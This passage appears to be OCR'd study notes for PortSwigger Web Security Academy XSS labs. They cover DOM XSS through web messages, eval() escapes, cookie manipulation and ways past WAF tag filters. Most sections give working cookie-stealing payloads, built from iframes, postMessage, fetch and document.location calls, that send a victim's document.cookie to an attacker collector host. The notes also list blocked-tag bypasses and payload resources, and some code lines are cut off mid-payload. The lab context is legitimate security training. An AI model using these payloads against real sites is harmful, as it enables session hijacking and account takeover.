
```
<iframe src=https://0a6800740474398f80cb03590060005e.web-security-academy.net/
onload='this.contentWindow.postMessage(JSON.stringify(
{
    "type": "load-channel",
    "url": "JavaScript:document.location='https://tzwi4eohn1xy81l4n1bv40na016suii7.oastify.com?c='+document.cookie"
}
), "*");'>
```

Store | View exploit | Deliver exploit to victim | Access log

> At the end of the iframe onload values is a "*", this is to indicate the target is any.


> Set an unsecured test cookie in browser using browser DEV tools console to use during tests for POC XSS
> cookie stealer payloads.

```
document.cookie = "TopSecret=UnsecureCookieValue4Peanut2025";
```




[PortSwigger Lab: DOM XSS using web messages and JSON.parse]

> DOM Invader used to identify and Testing for DOM XSS using web messages



> Replay the post message using DOM Invader after altering the JSON data.

```
{
    "type": "load-channel",
    "url": "JavaScript:document.location='https://OASTIFY.COM?c='+document.cookie"
}
```



[PortSwigger: Identify DOM XSS using PortSwigger DOM Invader]


DOM XSS AddEventListener JavaScript URL

> Reviewing the page `source code` we ***identify*** the `addeventlistener` call for a web message but there is an `if` condition checking if the string contains `http/s` .

```
</section>
<script>
    window.addEventListener('message', function(e) {
        var url = e.data;
        if (url.indexOf('http:') > -1 || url.indexOf('https:') > -1) {
            location.href = url;
        }
    }, false);
</script>
<section class="blog-list">
```

> The exploit server hosted payload below includes the `https` string, and is successful in bypassing the `if` condition check.

```
<iframe src="https://TARGET.net/" onload="this.contentWindow.postMessage('javascript:document.location=`https://OASTIFY.COM?c=`·
```



[PortSwigger Lab: DOM XSS using web messages and a JavaScript URL]

DOM XSS AddEventListener Ads Message


> In the `source code` we ***identify*** the call using `addEventListener` and an element id `ads` being referenced.

```
</section>
<!-- Ads to be inserted here -->
<div id='ads'>
</div>
<script>
    window.addEventListener('message', function(e) {
        document.getElementById('ads').innerHTML = e.data;
    })
</script>
<section class="container-list-tiles">
```

> The `fetch` function enclose the collaborator target inside **back ticks**, and when the iframe loads on the victim browser, the `postMessage()` method sends a web message to their home page.

```
<iframe src="https://TARGET.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=fetch(`https://OASTIFY.COM?collect
```


> Replacing the Burp Lab payload `print()` with `fetch()` in the above code allow attacker to steal the victim session cookie.



[PortSwigger Lab: DOM XSS using web messages]

Reflected DOM XSS

> In the **Search** function a Reflected DOM-XSS vulnerability is ***identified*** using DOM Invader as being inside an `eval()` function.




> ***Identify*** that the search JavaScript `source code` on the target, the string is reflected in a JSON response called search-results. From the Site Map, open the `searchResults.js` file and notice that the JSON response is used with an `eval()` function call.

```
function search(path) {
  var xhr = new XMLHttpRequest();
  xhr.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      eval('var searchResultsObj = ' + this.responseText);
      displaySearchResults(searchResultsObj);
    }
  };
  xhr.open("GET", path + window.location.search);
  xhr.send();

  function displaySearchResults(searchResultsObj) {
    var blogHeader = document.getElementsByClassName("blog-header")[0];
    var blogList = document.getElementsByClassName("blog-list")[0];
    var searchTerm = searchResultsObj.searchTerm
    var searchResults = searchResultsObj.results

    var h1 = document.createElement("h1");
    h1.innerText = searchResults.length + " search results for '" + searchTerm + "'";
    blogHeader.appendChild(h1);
    var hr = document.createElement("hr");
    blogHeader.appendChild(hr)
```

> Testing `\"-alert(1)}//` payload we successfully escape the `eval()`. The attacker then craft an exploit phishing link to the victim with a cookie stealing payload hosted on exploit server.
> Above payload validate that the backslash \ is not sanitized, and the JSON data is then send to `eval()`. Backslash is not escaped correctly and when the JSON response attempts to escape the opening double-quotes character, it adds a **second** backslash. The resulting double-backslash causes the escaping to be effectively **cancelled out**.

```
\"-fetch('https://OASTIFY.COM?reflects='+document.cookie)}//
```

> In the above payload every character is URL encoded and used as the search parameter value. This target do not have an exploit server, so I hosted my own `python3 -m http.server 80` web service and save the `index.html` file that contain the `location` target URL between `<script>` tags.



> In the image above, I create insecure POC cookie value in my browser before simulating a victim user clicking on `http://localhost/index.html` link, same as Burp Exploit server, that is the same as the Deliver exploit to victim function.

PortSwigger Lab: Reflected DOM XSS

DOM-XSS LastviewedProduct Cookie


> ***Identify*** the cookie `lastViewedProduct` is set to the last URL visited under the product page.
> In the `source code` we identify the injection script tags where `window.location` is set.

```
        *Judged by whether you manage to pull it off.
      </p>
      <script>
        document.cookie = 'lastViewedProduct=' + window.location + '; SameSite=None; Secure'
      </script>
      <div class="is-linkback">
        <a href="/">
          Return to list
        </a>
      </div>
    </section>
```

> Testing the escape out of of the script string for the value of **document.location** using `/product?productId=1&'>fuzzer`.
> Note that **document.location** value cannot be URL encoded.

> On exploit server add the following iframe to the body:

```
<iframe src="https://TARGET.net/product?productId=1&'><script>fetch('https://EXPLOIT.net/log?c='%2bdocument.cookie)</script>" or
</iframe>
```



Once the victim cookie is updated the Exploit server log captures their secret cookie value.

> With the great help from ***ShehmeerAbidRajput*** I updated this lab with his provided cookie stealer payload.

[PortSwigger Lab: DOM-based cookie manipulation]

Cross Site Scripting

XSS Resources

> XSS Resources pages to lookup payloads for **tags** and **events**.

- Cross-site scripting (XSS) cheat sheet
- PayloadsAllTheThings (XSS)
- HackTheBox CPTS Study notes on XSS

> CSP Evaluator tool to check if content security policy is in place to mitigate XSS attacks. Example is if the `base-uri` is missing, this vulnerability will allow attacker to use the alternative exploit method described at Upgrade stored self-XSS.

- CSP Evaluator

> When input field maximum length is at only 23 character in length then use this resource for **Tiny XSS Payloads**.

- Tiny XSS Payloads

> Set a unsecured test cookie in browser using browser DEV tools console to use during tests for POC XSS cookie stealer payloads.

```
document.cookie = "TopSecret=UnsecureCookieValue4Peanut2019";
```

Identify allowed Tags

> Basic XSS Payloads to ***identify*** application security filter controls for handling data received in HTTP request.

```
<img src=1 onerror=alert(1)>
```

```
"><svg><animatetransform onbegin=alert(1)>
```

```
<>\'\"<script>{{7*7}}$(alert(1)}"-prompt(69)-"fuzzer
```

> Submitting the above payloads may give response message, "***Tag is not allowed***" due to Web Application Firewall (WAF) blocking injections. Then ***identify*** allowed tags using PortSwigger Academy Methodology.

> URL and Base64 online encoders and decoders

- URL Decode and Encode
- BASE64 Decode and Encode

> This lab gives great **Methodology** to ***identify*** allowed HTML tags and events for crafting POC XSS.

> Host **iframe** code on exploit server and deliver exploit link to victim.

```
<iframe src="https://TARGET.net/?search=%22%3E%3Cbody%20onpopstate=print()%3E">
```

PortSwigger Lab: Reflected XSS into HTML context with most tags and attributes blocked

> In below sample the tag **Body** and event **onresize** is the only allowed, providing an injection to perform XSS.

```
?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>
```

> This example show the **Body** and event **onpopstate** is not blocked.

```
?search=%22%3E%3Cbody%20onpopstate=print()>
```

PortSwigger Cheat-sheet XSS Example: onpopstate event

> Below JavaScript is hosted on exploit server and then deliver to victim.
> The `code` is an iframe doing **onload** and the search parameter is vulnerable to **onpopstate**.

```
<iframe onload="if(!window.flag){this.contentWindow.location='https://TARGET.net?search=<body onpopstate=document.location=`htt
```


Bypass Blocked Tags

> Application controls give message, "***Tag is not allowed***" when inserting basic XSS payloads, but discover SVG mark-up allowed using above methodology. This payload steal my own session cookie as POC.

```
https://TARGET.net/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin%3Ddocument.location%3D%27https%3A%2F%2FOASTIFY.COM%2F%3
```

> Place the above payload on exploit server and insert URL with search value into an `iframe` before delivering to victim in below code block.

```
<iframe src="https://TARGET.net/?search=%22%3E%3Csvg%3E%3Canimatetransform%20onbegin%3Ddocument.location%3D%27https%3A%2F%2FOAS
</iframe>
```




[PortSwigger Lab: Reflected XSS with some SVG markup allowed]

XSS Assign protocol

> Lab to test XSS into HTML context with nothing encoded in search function. Using this lab to test the **Assignable protocol with location** `javascript` exploit ***identified*** by [PortSwigger XSS research]. In the payload is the `%0a` representing the ASCII newline character.

```
<script>location.protocol='javascript';</script>#%0adocument.location='http://OASTIFY.COM/?p='+document.cookie//&context=html
```



[PortSwigger Lab: Reflected XSS into HTML context with nothing encoded]

Custom Tags not Blocked

> Application respond with message "***Tag is not allowed***" when attempting to insert XSS payloads, but if we create a custom tag it is bypassed.

```
<xss+id=x>#x';
```

